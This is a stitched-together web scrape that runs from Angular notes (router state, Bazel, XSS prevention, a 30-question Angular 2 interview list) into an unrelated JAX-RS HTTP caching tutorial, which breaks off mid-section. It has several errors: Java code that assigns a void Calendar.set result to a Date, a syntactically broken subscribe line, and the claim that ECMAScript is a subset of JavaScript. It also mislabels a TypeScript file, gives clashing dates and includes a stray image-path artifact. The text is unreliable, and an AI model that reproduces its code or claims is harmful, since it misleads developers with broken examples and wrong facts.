When testing whether `**value**` is an object, use the ideal sequence of strictly not equal to `**null**` followed by `**typeof value === 'object'**` consistently. Specifically there's no point in using double equal with `**null**` since `**undefined**` is ruled out by the `**typeof**` check.

Also avoid the unnecessary ToBoolean check on `**value.ngOnDestroy**` in `**hasOnDestroy**()`, since the `**typeof value.ngOnDestroy === 'function'**` will only let closures pass and all closures are truish (with the notable exception of `**document.all**`, but that shouldn't be relevant for the `**ngOnDestroy**` hook)

How to restore whole object when navigating back to a page managed by Angular Router in Angular 8?

This feature adds a few capabilities.
First, when a `**popstate**` event fires the value of `**history.state**` will be read and passed into `**NavigationStart**`. In the past, only the `**navigationId**` would be passed here.

Additionally, `**NavigationExtras**` has a new public API called `**state**` which is any object that will be stored as a value in `**history.state**` on navigation.
For example, the object `**{name: 'anil'}**` will be written to `**history.state**` here: - `**router.navigateByUrl('/simple', {state: {name: 'anil'}});**`

What Are the Navigation Type Available during Navigation in the Angular 8 Router?
What Is Bazel?

Google open sourced the software responsible for building most of our projects under the name Bazel. Bazel is a powerful tool which can keep track of the dependencies between different packages and build targets.

What Are the features of Bazel?

Bazel is independent of the tech stack.
It has a smart algorithm for determining the build dependencies

What Are the Angular 8 Best practices?

Don't modify your copy of Angular
Avoid Angular APIs marked in the documentation as “Security Risk.”
Preventing cross-site scripting (XSS)

Keep current with the latest Angular library releases.
Check the Angular log for security-related updates in the regularly.

Remember, whether a value is safe depends on context, so choose the right context for your intended use of the value.

Normally, Angular automatically sanitizes the URL, disables the dangerous code, and in development mode, logs this action to the console.

What Are the Angular Security Principles?

Security Principles of Angular Applications:

1. You should avoid direct use of the DOM APIs.
2. You should enable Content Security Policy (CSP) and configure your web server to return appropriate CSP HTTP headers.
3. You should Use the offline template compiler.
4. You should Use Server Side XSS protection.
5. You should Use DOM Sanitizer.
6. You should Preventing CSRF or XSRF attacks.

What Is Cross Site Scripting (XSS) Attack?

The Cross Site Scripting (XSS) attack is a type of injection and attackers inject your web applications using the client side scripts and malicious code into web pages.

An attacker can insert vulnerability scripts and malicious code in your web applications. The Cross Site Scripting (XSS) attacks are common on web browsers and it carried out on websites around 84% (approximately).

How To Preventing Cross Site Scripting (XSS) in Angular?

How Angular Protects Us From XSS Attacks?

The Cross Site Scripting (XSS) attack is a type of injection and attackers inject your web applications using the client side scripts and malicious code into web pages.

An attacker can insert vulnerability scripts and malicious code in your web applications. The Angular treats all values as untrusted by default. This is the great advantages of Angular.

When a value is Inserted Vulnerability into the DOM from –

1. A Template

2. Property
3. Attribute
4. Style
5. Class Binding
6. Interpolation

Angular recognizes the value as unsafe and automatically sanitizes and removes the script tag and other security vulnerabilities.

For more detail about Angular security explore in detail….

Stayed Informed – *Angular Book - All in One (Including Version 2, 4, 5, 6 and 7)*
Stayed Informed – *Angular Interview Question (Including Version 2, 4, 5, 6 and 7)*

Angular 8 **beta** will be release on March/April 2019.
The following table contains our current target release dates for the next two major versions of Angular:

Date	Stable Release	Compatibility
March/April 2019	8.0.0	^7.0.0
September/October 2019	9.0.0	^8.0.0

Are you curious to know about the **Recently Stable Released Angular 7.2.3**, click to explore in details?

Are you interested to know about, **What's New in Angular 7.2.3?**
You can **download Angular 7.2.3 stableproduction release** form GitHub.

For more detail on Release schedule, go to **https://angular.io/guide/releases**

1. **Question 1. What Are The New Features Of Angular2?**
   Answer :
   Angular 2 is written entirely in Typescript and meets the ECMAScript 6 specification :
   - **Component-Based-** Angular 2 is entirely component based. Controllers and $scope are no longer used. They have been replaced by components and directives.
   - **Directives-** The specification for directives is considerably simplified, although they are still subject to change. With the @Directive annotation, a directive can be declared.
   - **Dependency Injection**- Because of the improved dependency injection model in Angular2 there are more opportunities for component / object-based work.
   - **Use of TypeScript**-TypeScript is a typed super set of JavaScript which has been built and maintained by Microsoft and chosen by the AngularJS team for development. The presence of types makes the code written in TypeScript less prone to run-time errors. In recent times, the support for ES6 has been greatly improved and a few features from ES7 have been added as well.
   - **Generics-** TypeScript has generics which can be used in the frontend.
   - **Lambdas with TypeScript-** In TypeScript, lambdas are available.
   - **Forms and Validations-** Forms and validations are an important aspect of frontend development. Within Angular 2 the Form Builder and Control Group are defined.
2. **Question 2. What Is The Need Of Angular2?**
   Answer :
   Angular 2 is not just a typical upgrade but a totally new development. The whole framework is rewritten from the ground. Angular 2 got rid of many things like $scope, controllers, DDO, jqLite, angular.module etc.

   It uses components for almost everything. Imagine that even the whole app is now a component. Also it takes advantage of ES6 / TypeScript syntax. Developing Angular 2 apps in TypeScript has made it even more powerful.

   Apart from that, many things have evolved and re-designed like the template engine and many more.
3. **Question 3. What Is Typescript ?**
   Answer :
   TypeScript is a typed super set of JavaScript which has been built and maintained by Microsoft and chosen by the AngularJS team for development.
4. **Question 4. What Is The Need For Typescript In Angular2?**
   Answer :
   Understanding the need for TypeScript file in Angular2 applications : JavaScript rules in Web development. Its the most popular language for developing web application UI. For may application developers having exposure in languages like Java and C#, creating the front end of a Web application in JavaScript is a very

cumbersome process. For example if the user wants to create a class Employee in JavaScript. There is no class keyword in JavaScript so the code will be as follows-

```
<html>
<head>
</head>
<body>
<script>
function Employee()
{
this.name="";
this.id="";
this.Validate=function()
{
alert("Validate");
}
}
</script>
</body>
</html>
```

Same can be written using TypeScript as follows-

```
class Employee
{
public name : string = "";
public id : string = "";
Validate()
{
alert("validate");
}
}
```

This Customer.ts will compile to the above JavaScript code.

So TypeScript provides the following advantages over JavaScript-

- Structure the code- There were many different coding styles for JavaScript. This leads to unstructured code. With TypeScript we create structured code.
- Use object-oriented programming paradigms and techniques- There is lack of object-oriented design paradigms and techniques in JavaScript. This is not the case in TypeScript. It makes use of Objected Oriented features like Polymorphism, Inheritance etc.
- Standard Coding guidelines- There is no Type checking in JavaScript. The code style needs to be defined. Hard to enforce style guide. TypeScript overcomes this issue with features like Code Analysis and Navigation, Documentation, Intellisense etc.

5. **Question 5. What Is Ecmascript ?**

Answer :

ECMAScript is a subset of JavaScript. JavaScript is basically ECMAScript at its core but builds upon it. Languages such as ActionScript, JavaScript, JScript all use ECMAScript as its core. As a comparison, AS/JS/JScript are 3 different cars, but they

all use the same engine... each of their exteriors is different though, and there have been several modifications done to each to make it unique. Angular2 supports ES6 and higher versions.

6. **Question 6. What Is @ngmodule?**
   Answer :
   @NgModule is a decorator function. A decorator function allows users to mark something as Angular 2 thing (could be a module or component or something else) and it enables you to provide additional data that determines how this Angular 2 thing will be processed, instantiated and used at the runtime. So, whenever user writes @NgModule, it tells the Angular 2 module, what's going to be included and used in and using this module.
7. **Question 7. What Is Traceur Compiler ?**
   Answer :
   Traceur is a JavaScript.next-to-JavaScript-of-today compiler that allows you to use features from the future today. Traceur supports ES6 as well as some experimental ES.next features. Traceur's goal is to inform the design of new JavaScript features which are only valuable if they allow you to write better code.
8. **Question 8. What Is Component In Angularjs 2 ?**
   Answer :
   In Angular, a Component is a special kind of directive that uses a simpler configuration which is suitable for a component-based application structure.
9. **Question 9. What Is @inputs In Angular 2?**
   Answer :
   @Input allows you to pass data into your controller and templates through html and defining custom properties. This allows you to easily reuse components and have them display different values for each instance of the renderer.
10. **Question 10. What Is @outputs In Angular?**
    Answer :
    Components push out events using a combination of an @Output and an EventEmitter. This allows a clean separation between reusable Components and application logic.
11. **Question 11. What Is Primeng? How Can It Be Used With Angular2?**
    Answer :
    PrimeNG is a collection of rich UI components for Angular 2. PrimeNG is a sibling of the popular JavaServer Faces Component Suite, PrimeFaces. All widgets are open source and free to use under Apache License 2.0, a commercial friendly license. PrimeNG is developed by PrimeTek Informatics, a company with years of expertise in developing open source UI components. AngularJS makes it possible to use predefined components for development like tables etc. This helps developers save time and efforts. Using PrimeNG developers can create awesome applications in no time
12. **Question 12. What Are Differences Between Components And Directives?**
    Answer :
    Components :
    - For register component we use @Component meta-data annotation.

- Component is a directive which use shadow DOM to create encapsulate visual behavior called components.Components are typically used to create UI widgets.
- Component is used to break up the application into smaller components.
- Only one component can be present per DOM element.
- @View decorator or templateurl template are mandatory in the component.

Directives :

- For register directives we use @Directive meta-data annotation.
- Directives is used to add behavior to an existing DOM element.
- Directive is use to design re-usable components.
- Many directive can be used in a per DOM element.
- Directive don't have View.

13. **Question 13. We Already Use Angular 1, Why Do We Need An Angular 2?**

    Answer :

    Angular 2 is built for speed :

    - It has faster initial loads.
    - faster change detection.
    - improved rendering times.
    - Angular 2 is modern.
    - It takes advantage of features provided in the latest JavaScript standards and beyond(Such as classes, modules, and decorators)
    - It leverages web component technologies for building reusable user interface widgets.
    - It supports both Greenfield and Legacy browsers, Edge, Chrome, Firefox and Internet Explorer back to IE9.
    - It has fewer built-in directives to learn simpler binding.
    - Enhances our productivity to improve our day-to-day workflow.

14. **Question 14. What Is An Angular 2 Component?**

    Answer :

    Each component is comprised of a template, which is the HTML for the user interface. Add to that a class for the code associated with a view. The class contains the properties and methods, which perform actions for the view,A component also has metadata, which provides additional information about the component to Angular.

15. **Question 15. What Is The Languages That You Can Use To Build Angular2 Application?**

    Answer :

    ECMAScript, or ES.

    - ES 3 is supported by older browsers.
    - ES 5 is the version currently supported by most modern browsers.
    - The ES 6 specification was recently approved and renamed ES 2015(Most browsers don't yet support ES 2015).

16. **Question 16. How Can We Setting Up Our Development Environment For Angular 2?**

    Answer :

    Setting up our development environment for Angular 2 requires two basic steps:

    - Install npm, or node package manager.

- Set up the Angular 2 application.

17. **Question 17. What Is Npm?**
    Answer :
    Npm, or node package manager: is a command line utility that interacts with a repository of open source projects, Become the package manager for JavaScript. Using npm we can install libraries, packages, and applications, along with their dependencies.
18. **Question 18. How Can We Setting Up Angular 2 Application?**
    Answer :
    - Create an application folder.
    - Create the tsconfig file(To configure the TypeScript compiler).
    - Create the package.json file(To define the libraries and scripts we need).
    - Create the typings.json file(That specifies a missing TypeScript type definition file).
    - Install the libraries and typing files.
    - Create the host Web page.(Normally index.html).
    - Create the main.ts file(To bootstrap the Angular application with the root component).
19. **Question 19. What Are The Security Threats Should We Be Aware Of In Angular 2 Application?**
    Answer :
    Just like any other client side or web application, angular 2 application should also follow some of the basic guidelines to mitigate the security risks. Some of them are:
    - Avoid using/injecting dynamic Html content to your component.
    - If using external Html, that is coming from database or somewhere outside the application, sanitize it.
    - Try not to put external urls in the application unless it is trusted. Avoid url re-direction unless it is trusted.
    - Consider using AOT compilation or offline compilation.
    - Try to prevent XSRF attack by restricting the api and use of the app for known or secure environment/browsers.
20. **Question 20. What Are The Advantages Of Using Angular 2 Over Angular 1?**
    Answer :
    Angular 2 is a platform not only a language:
    - Better Speed and Performance: No $Scope in Angular 2, AOT
    - Simpler Dependency Injection
    - Modular, cross platform
    - Benefits of ES6 and Typescript.
    - Flexible Routing with Lazy Loading Features
    - Easier to Learn
21. **Question 21. How Routing Works In Angular 2.?**
    Answer :
    Routing is a mechanism which enables user to navigate between views/components. Angular 2 simplifies the routing and provide flexibility to configure and define at module level (Lazy loading).

The angular application has single instance of the Router service and whenever URL changes, corresponding Route is matched from the routing configuration array. On successful match, it applies redirects and the router builds a tree of ActivatedRoute objects and contains the current state of the router. Before redirection, the router will check whether new state is permitted by running guards (CanActivate). Route Guards is simply an interface method that router runs to check the route authorization. After guard runs, it will resolve the route data and activate the router state by instantiation the required components into <router-outlet> </router-outlet>.

22. **Question 22. What Are Event Emitters And How It Works In Angular 2?**
    Answer :
    Angular 2 doesn't have bi-directional digest cycle, unlike angular 1. In angular 2, any change occurred in the component always gets propagated from the current component to all its children in hierarchy. If the change from one component needs to be reflected to any of its parent component in hierarchy, we can emit the event by using Event Emitter api.

    In short, EventEmitter is class defined in @angular/core module which can be used by components and directives to emit custom events.

    @output() somethingChanged = new EventEmitter();

    We use somethingChanged.emit(value) method to emit the event. This is usually done in setter when the value is being changed in the class.

    This event emit can be subscribed by any component of the module by using subscribe method.

    myObj.somethingChanged.subscribe(val) => this.myLocalMethod(val));

23. **Question 23. What Is The Use Of Codelyzer In Angular 2 Application.?**
    Answer :
    All enterprise applications follows a set of coding conventions and guidelines to maintain code in better way. Codelyzer is an open source tool to run and check whether the pre-defined coding guidelines has been followed or not. Codelyzer does only static code analysis for angular and typescript project.

    Codelyzer runs on top of tslint and its coding conventions are usually defined in tslint.json file. Codelyzer can be run via angular cli or npm directly. Editors like Visual Studio Code and Atom also supports codelyzer just by doing a basic settings.

    To set up the codelyzer in Visual Studio code, we can go to File -> Preferences -> User Settings and add the path for tslint rules.

    Hide Copy Code

    ```
    {
      "tslint.rulesDirectory": "./node_modules/codelyzer",
      "typescript.tsdk": "node_modules/typescript/lib"
    }
    ```

    To run from cli: ng lint.
    To run from npm: npm run lint

24. **Question 24. How Would You Optimize The Angular 2 Application For Better Performance?**

Answer :

ell, optimization depends on the type and size of application and many other factors. But in general, I would consider the following points while optimizing the angular 2 app:

- Consider AOT compilation.
- Make sure the application is bundled, uglified, and tree shaking is done.
- Make sure the application doesn't have un-necessary import statements.
- Make sure that any 3rd party library, which is not used, is removed from the application.
- Have all dependencies and dev-dependencies are clearly separated.
- I would consider lazy loading instead of fully bundled app if the app size is more.

25. **Question 25. How Would You Define Custom Typings To Avoid Editor Warnings?**

Answer :

Well, in most of the cases, the 3rd party library comes with its own .d.ts file for its type definition. In some cases, we need to extend the existing type by providing some more properties to it or if we need to define additional types to avoid Typescript warning.

If we need to extend the type definition for external library, as a good practice, we should not touch the node_modules or existing typings folder. We can create a new folder, say "custom-typings" and keep all customized type definition in that.

To define typings for application (JavaScript/Typescript) objects, we should define interfaces and entity classes in models folder in the respective module of the application.

For those cases, we can define or extend the types by creating our own ".d.ts" file.

26. **Question 26. What Is Shadow Dom? How Is It Helping Angular 2 To Perform Better?**

Answer :

Shadow DOM is a part of the HTML spec which allows developers to encapsulate their HTML markup, CSS styles and JavaScript. Shadow DOM, along with a few other technologies, gives developers the ability to build their own 1st class tags, web components and APIs just like the <audio> tag. Collectively, these new tags and APIs are referred to as Web Components. Shadow DOM provides better separation of concern along with lesser conflict of styles and scripts with other HTML DOM elements.

Since shadow DOM are static in nature, it's a good candidate to be cached as it is not accessible to developer. The cached DOM would be rendered faster in the browser providing better performance. Moreover, shadow DOM can be managed comparatively well while detecting the change in angular 2 application and re-paint of view can be managed efficiently.

27. **Question 27. What Is Aot Compilation?**

Answer :

AOT compilation stands for Ahead Of Time compilation, in which the angular compiler compiles the angular components and templates to native JavaScript and

HTML during the build time. The compiled Html and JavaScript is deployed to the web server so that the compilation and render time can be saved by the browser.

28. **Question 28. What Are The Advantages And Disadvantages Of Aot Compilation?**

    Answer :

    Advantages :

    - Faster download: Since the app is already compiled, many of the angular compiler related libraries are not required to be bundled, the app bundle size get reduced. So, the app can be downloaded faster.
    - Lesser No. of Http Requests: If the app is not bundled to support lazy loading (or whatever reasons), for each associated html and css, there is a separate request goes to the server. The pre-compiled application in-lines all templates and styles with components, so the number of Http requests to the server would be lesser.
    - Faster Rendering: If the app is not AOT compiled, the compilation process happens in the browser once the application is fully loaded. This has a wait time for all necessary component to be downloaded, and then the time taken by the compiler to compile the app. With AOT compilation, this is optimized.
    - Detect error at build time: Since compilation happens beforehand, many compile time error can be detected, providing a better degree of stability of application.

    Disadvantages

    - Works only with HTML and CSS, other file types need a previous build step.
    - No watch mode yet, must be done manually (bin/ngc-watch.js) and compiles all the files.
    - Need to maintain AOT version of bootstrap file (might not be required while using tools like cli).
    - Needs cleanup step before compiling.

29. **Question 29. What Are The Core Differences Between Observables And Promises?**

    Answer :

    Promises vs Observables :

    Promises:

    - returns a single value.
    - not cancellable.

    Observables:

    - works with multiple values over time.
    - cancellable.
    - supports map, filter, reduce and similar operators.
    - proposed feature for ES 2016.
    - use Reactive Extensions (RxJS).
    - an array whose items arrive asynchronously over time.

30. **Question 30. Difference Between Constructor And Ngoninit?**

    Answer :

Differences - Constructor Vs. ngOnInit

Angular 2 Constructors:-

- The constructor is a default method runs when component is being constructed.
- The constructor is a typescript feature and it is used only for a class instantiations and nothing to do with Angular 2.
- The constructor called first time before the ngOnInit().

Angular 2 ngOnInit:-

- The ngOnInit event is an Angular 2 life-cycle event method that is called after the first ngOnChanges and the ngOnInit method is use to parameters defined with @Input otherwise the constructor is OK.
- The ngOnInit is called after the constructor and ngOnInit is called after the first ngOnChanges.
- The ngOnChanges is called when an input or output binding value changes.

Scaling JAX-RS Applications

1. Caching
  |-1.1 HTTP Caching
  |-1.2 Versions of HTTP and caching support
    |-Expires Header
    |-Cache-Control
      |-Cache-Control headers/variables
      |-Proxy or CDN or Intermediatory servers
  |-1.3 Revalidation and Conditional GETs
    |-Last-Modified & If-Modified-Since
    |-ETag
2. Concurrency

|-JAX-RS and Conditional Updates

If we look at the Web, one can't help but notice how massively scalable it is. There are hundreds of thousands of websites and billions of requests per day traveling across it. Terabytes of data are downloaded from the Internet every hour. Websites like Amazon and Bank of America process millions of transactions per day. So we will discuss some features of the Web, specifically within HTTP, that make it more scalable and how you can take advantage of these features within JAX-RS applications.

The success of web or to scale up of web is stateless communication that means everything will be stored in the client side but not at the server side which is communicate statelessly.

REST is following web-principles one its is Uniform and Unique URI that means which req URI will chnages the state at ther server we can identify by using the URI. So as by using req URI we can identify which will changes the state or which will never changes the state so the server will not process the req once again rather it will cache data in other or asks the client data is same so it will instruct the client to cache for this same req which will scales up the application.

So we can apply this cache with help of HTTP provided caching mechanisms.

1. Caching:

Caching is one of the more important features of the Web. When we visit a website for the first time, our browser stores images and static text in memory and on disk. If we revisit the site within minutes, hours, days, or even months, our browser doesn't have to reload the data over the network and can instead pick it up locally. This greatly speeds up the rendering of revisited web pages and makes the browsing experience much more fluid. Browser caching not only helps page viewing, it also cuts down on server load. If the browser is obtaining images or text locally, it is not eating up scarce server bandwidth or CPU cycles.

Besides browser caching, there are also proxy caches. Proxy caches are pseudo–web servers that work as middlemen between browsers and websites. Their sole purpose is to ease the load on master servers by caching static content and serving it to clients directly, bypassing the main servers. Content delivery networks (CDNs) like Akamai have made multimillion-dollar businesses out of this concept. These CDNs provides us with a worldwide network of proxy caches that we can use to publish our website and scale to hundreds of thousand of users.

If our web services are RESTful, there's no reason we can't leverage the caching semantics of the Web within our applications. If we followed the HTTP constrained interface religiously, any service URI that can be reached with an HTTP GET is a candidate for caching, as they are, by definition, read-only and idempotent.

So when do we need to cache? Any service that provides static unchanging data is an obvious candidate. Also, if we have more dynamic data that is being accessed concurrently, we may also want to consider caching, even if our data is valid for only a few seconds or minutes. For example, consider the free stock quote services available on many websites. If we read the fine print, we'll see that these stock quotes are between 5 and 15 minutes old. Caching is viable in this scenario because there is a high chance that a given quote is accessed more than once within the small window of validity. So, even if we have dynamic web services, there's still a good chance that web caching is viable for these services.

1.1 HTTP Caching:

Before we can leverage web caching, proxy caches, and CDNs for our web services, we need to understand how caching on the Web works. The HTTP protocol defines a rich set of built-in caching semantics. Through the exchange of various request and response headers, the HTTP protocol gives us fine-grained control over the caching behavior of both browser and proxy caches. The protocol also has validation semantics to make managing caches much more efficient. Let's dive into the specifics.

1.2 Versions of HTTP and caching support:

HTTP 1.0

|-Expires Header

HTTP 1.1

|-Cache-Control

Expires Header:

HTTP 1.0 has Expires Header to work with caching.

How does a browser know when to cache? In HTTP 1.0, a simple response header called Expires tells the browser that it can cache and for how long. The value of this header is a date in the future when the data is no longer valid. When this date is reached, the client should no longer use the cached data and should retrieve the data again from the server. For example, if a client submitted GET /customers/123, an example response using the Expires header would look like this:

HTTP/1.1 200 OK

Content-Type: application/xml

Expires: Tue, 15 May 2014 16:00 GMT

<customer id="123">...</customers>

This cacheable XML data is valid until Tuesday, May 15, 2014.

We can implement this within JAX-RS by using a javax.ws.rs.core.Response object.

For example we have Resource which will gets the customer details (Think for Bigger use cases rather than this) via REST Resource then server will process the req and gives response to client with expires header as part of the response headers so that by using that header info the client will caches the data with help of response Expires Header that is sent by the server with the specified time that is given by the server.

So till that expires time if client sends the req the client will not sends the req to server rather it fetches the data that it has already cached once times-up then it will sends the req to the server which will scales the application performance.

```
@Path("/customers")
public class CustomerResource {
  @Path("{id}")
  @GET
  @Produces("application/xml")
  public Response getCustomer(@PathParam("id") int id) {
    Customer cust = findCustomer(id);
    ResponseBuilder builder = Response.ok(cust, "application/xml");
    Date date = Calendar.getInstance(TimeZone.getTimeZone("GMT"))
                    .set(2010, 5, 15, 16, 0);
    builder.expires(date);

    return builder.build();
  }
}
```

In this example, we initialize a java.util.Date object and pass it to the ResponseBuilder.expires() method. This method sets the Expires header to the string date format the header expects.

The level of caching support that has provided by the HTTP 1.0 is not much greater level that's where HTTP 1.1 has completely revised the HTTP caching and in HTTP 1.1 the Expires Header has been marked as deprecated (most of the browsers will not supports for Expires Header) and provided richer support to work with caching by providing well defined semantics and introduces new header called as "Cache-Control" in HTTP 1.1

Example:

```
@Path("/order")
class OrderResource {
  // HTTP 1.0 Expires Header
  @GET
  @Produces(MediaType.TEXT_PLAIN)
  @Path("/status/{orderID}")
  public Response getOrderStatus(@PathParam("orderID") String orderID) {
    Calendar c = Calendar.getInstance();
    int min = c.get(Calendar.MINUTE);
    c.set(Calendar.MINUTE, min + 2);

    // Server Resource is instructing the client to cache with specified
    // time using Expires Header by sending as part of the response header

    return Response.ok().entity("In-Progress").expires(c.getTime()).build();
  }
}
```

Access the application:

http://localhost:8083/1Http1.0CacheExpiresHeader/rest/order/status/C1

Cache-Control:

HTTP caching semantics were completely redone (revised) for the HTTP 1.1 specification. The specification includes a much richer feature set that has more explicit controls over browser and CDN/proxy caches.

The idea of cache revalidation was also introduced. To provide all this new functionality, the Expires header was deprecated in favor of the Cache-Control header. Instead of a date, Cache-Control has a variable set of comma-delimited directives that define who can cache, how, and for how long. Let’s take a look at them:


So now instead of Expires header in HTTP 1.1 the server will sends Cache-Control as part of the response headers to the client how to cache the data and how long need to cache the data.

Cache-Control headers/variables:

1. private
2. public
3. no-cache
4. no-store
5. no-transform
6. max-age
7. s-maxage
8. must-revalidate
9. proxy-revalidate

Proxy or CDN or Intermediatory servers:

The purpose of CDN-Server is for example if we send a req to the server the server will process it and gives response back to the server and server thinks that this data no-more will changes for next 10-min so it will asks the client to cache data by providing cache-headers as part of the response. Now the client will cache it so performance will be improved. But the problem is not with the req which has come previously rather problem is if new req came to the server then it need to take the req and need to process it and then it has to populate the response with cache-controls even though the response will not-changes for next 10-minutes also due to which performance of the application will down so in roder to avoid this problem server need to cache the data and need to need to serve the same data for every req which is coming for same type of processing which will not change in 10-min so to achieve this problem CDN-servers has been evolved/developed.



So if 1st req came then req will not be given directly to the server rather 1st req will be received by the CDN and it will checks whether the data has been cached or not for this req if not then CDN-server will redirects the req to the actual server for req processing and server will populates the cache-control headers as part of the

response and it will not sends the response to the client rather response will given to the CDN-server so now it will takes the response and stores the data with the cache-semantics that has given by the server and sends the response to the client the same data that has given by the server so now client will cache it so if he wants the data again if he sends the req it not will go to the server rather the data will be fetched from where client cache which will improves the performance or scalability of the application, so if 2nd req came from another IP-Address then req will be received by the CDN-server and it will checks for this req cache-controls are available or not if available then it will sends the response directly from the cache data instead of sending to the server so now client will takes it and cache's the data for specified amount of time which will improves the performance.

1. private:

The private directive states that no shared intermediary (proxy or CDN) is allowed to cache the response. This is a great way to make sure that the client, and only the client, caches the data. We need to use control when data is specific to the client and it is cacheable for only specific client.

2. public:

The public directive is the opposite of private. It indicates that the response may be cached by any entity within the request/response chain.

3. no-cache:

Usually, this directive simply means that the response should not be cached. If it is cached anyway, the data should not be used to satisfy a request unless it is revalidated with the server (more on revalidation later).

4. no-store:

A browser will store cacheable responses on disk in an temp files so that they can be used after a browser restart or computer reboot. So if we want we can direct the browser or proxy cache to not store cached data on disk rather store only in the memory by using the no-store directive.

5. no-transform:

Some intermediary caches have the option to automatically transform their cached data to save memory or disk space or to simply reduce network traffic. An example is compressing images. For some applications, we might want to disallow this using the no-transform directive. Here CDN-server will caches the data but there will not be any transformations on the data it has cached.

6. max-age:

This directive is how long (in seconds) the cache is valid. If both an Expires header and a max-age directive are set in the same response, the max-age always takes precedence.

7. s-maxage

The s-maxage directive is the same as the max-age directive, but it specifies the maximum time a shared, intermediary cache (like a proxy) is allowed to hold the data. This directive allows us to have different expiration times than the client.

8. must-revalidate:

When the must-revalidate directive is present in a response received by a cache, that cache MUST NOT use the entry after it becomes stale to respond to a subsequent request without first revalidating it with the origin server.

9. proxy-revalidate

Anyway the proxy need to revalidate the data from the server even though it has been cached in the proxy server.

Let's take a look at a simple example of a response to see Cache-Control in action:

```
HTTP/1.1 200 OK
Content-Type: application/xml
Cache-Control: private, no-store, max-age=300
<customers>...</customers>
```

In this example, the response is saying that only the client may cache the response. This response is valid for 300 seconds and must not be stored on disk.

The JAX-RS specification provides javax.ws.rs.core.CacheControl, a simple class to represent the Cache-Control header:

```
public class CacheControl {
  public CacheControl() {...}
  public static CacheControl valueOf(String value) throws
                IllegalArgumentException {...}
  public boolean isMustRevalidate() {...}
  public void setMustRevalidate(boolean mustRevalidate) {...}
  public boolean isProxyRevalidate() {...}
  public void setProxyRevalidate(boolean proxyRevalidate) {...}
  public int getMaxAge() {...}
  public void setMaxAge(int maxAge) {...}

  public int getSMaxAge() {...}
  public void setSMaxAge(int sMaxAge) {...}
  public List<String> getNoCacheFields() {...}
  public void setNoCache(boolean noCache) {...}
  public boolean isNoCache() {...}
  public boolean isPrivate() {...}
```

```
  public List<String> getPrivateFields() {...}
  public void setPrivate(boolean _private) {...}
  public boolean isNoTransform() {...}
  public void setNoTransform(boolean noTransform) {...}
  public boolean isNoStore() {...}
  public void setNoStore(boolean noStore) {...}
  public Map<String, String> getCacheExtension() {...}
}
```

The ResponseBuilder class has a method called cacheControl() that can accept a CacheControl object:

```
@Path("/customers")
public class CustomerResource {
  @Path("{id}")
  @GET
  @Produces("application/xml")
  public Response getCustomer(@PathParam("id") int id) {
    Customer cust = findCustomer(id);
    CacheControl cc = new CacheControl();
    cc.setMaxAge(300);
    cc.setPrivate(true);
    cc.setNoStore(true);
    ResponseBuilder builder = Response.ok(cust, "application/xml");
    builder.cacheControl(cc);
    return builder.build();
  }
}
```

In this example, we initialize a CacheControl object and pass it to the ResponseBuilder.cacheControl() method to set the Cache-Control header of the response. Unfortunately, JAX-RS doesn't yet have any nice annotations to do this for us automatically.

1.3 Revalidation and Conditional GETs:

One interesting aspect of the caching protocol is that when the cache is stale, the cache can ask the server if the data it is holding is still valid. This is called revalidation. To be able to perform revalidation, the client needs some extra information from the server about the resource it is caching. The server will send back a Last-Modified and/or an ETag header with its initial response to the client.

Here data will be cached but while using the data it will not blindly use the data rather it will goes to the server and server will checks whether the data is modified or not if modified then it will latest data so that we can avoid stale data, if data hasn't modified then server will not process rather it will gives indication back to the client data didn't modified use the data from the cache so now client will uses the data from the cache so that we can avoid stale data if cached also bcz sometimes data might be change within the max-age time so avoid this problems server will sets cacheControl.setMustRevalidate(true); so that client will goes to the server before going to use the data from the cache.

Bcz of cacheControl.setMustRevalidate(true); by the server the client revalidates data from the server befor going to use from the cache.

In order to achive this server will sends one response header as Last-Modifed Header [if we write cacheControl.setMustRevalidate(true); programatically] as part of the response headers. So now client by looking at the Last-Modifed header he will revalidates before going to use the data and if data is same the server to the client as 304 cache-redirect stating that there is no change in the data so that client can use the data from the cache, it is done bcz of Last-Modifed Header as part of the response headers that is sent by the server.

Last-Modified:

The Last-Modified header represents a timestamp of the data sent by the server. That means once server dispatches the response it will stores the Last-Modified header at server side and sends same Last-Modified header to the client as part of the response.

So whenever client will sends req for revalidation client will sends the If-Modified-Since header with value as Last-Modified to the server now server checks whether the time stamp is same or not if both same that means data not yet changed so it redirects signal as use the data from the cache with processing the req so that scalabilty of the application will increases.

If data is changed the server will automatically updates the Last-Modified time stamp at the server sode to latest time stamp so now client will sends the req for revalidation of the data so server will compares the time stamps but will not matches hence it will process the req again and sends latest response, so that we can avoid the performance/scalability issues and stale data as well.

For example:

HTTP/1.1 200 OK

Content-Type: application/xml

Cache-Control: max-age=1000

Last-Modified: Tue, 15 May 2013 09:56 EST

<customer id="123">...</customer>

This initial response from the server is stating that the XML returned is valid for 1,000 seconds and has a timestamp of Tuesday, May 15, 2013, 9:56 AM EST. If the client supports revalidation, it will store this timestamp along with the cached data. After 1,000 seconds, the client may opt to revalidate its cache of the item. To do this, it does a conditional GET request by passing a request header called If-Modified-Since with the value of the cached Last-Modified header.

For example:

GET /customers/123 HTTP/1.1

If-Modified-Since: Tue, 15 May 2013 09:56 EST

When a service receives this GET request, it checks to see if its resource has been modified since the date provided within the If-Modified-Since header. If it has been changed since the timestamp provided, the server will send back a 200, "OK," response with the new representation of the resource. If it hasn't been changed, the server will respond with 304, "Not Modified," and return no representation. In both cases, the server should send an updated Cache-Control and Last-Modified header if appropriate.

ETag:

Instead of using Last-modified & If-Modified-Since headers we can achive the caching by using ETag mechanism:

The ETag header is a pseudounique identifier that represents the version of the data sent back. Its value is any arbitrary quoted string and is usually an MD5 hash mechanism that means it is usually a hashcode that has been computed uniquley for the data.

Here's an example response:

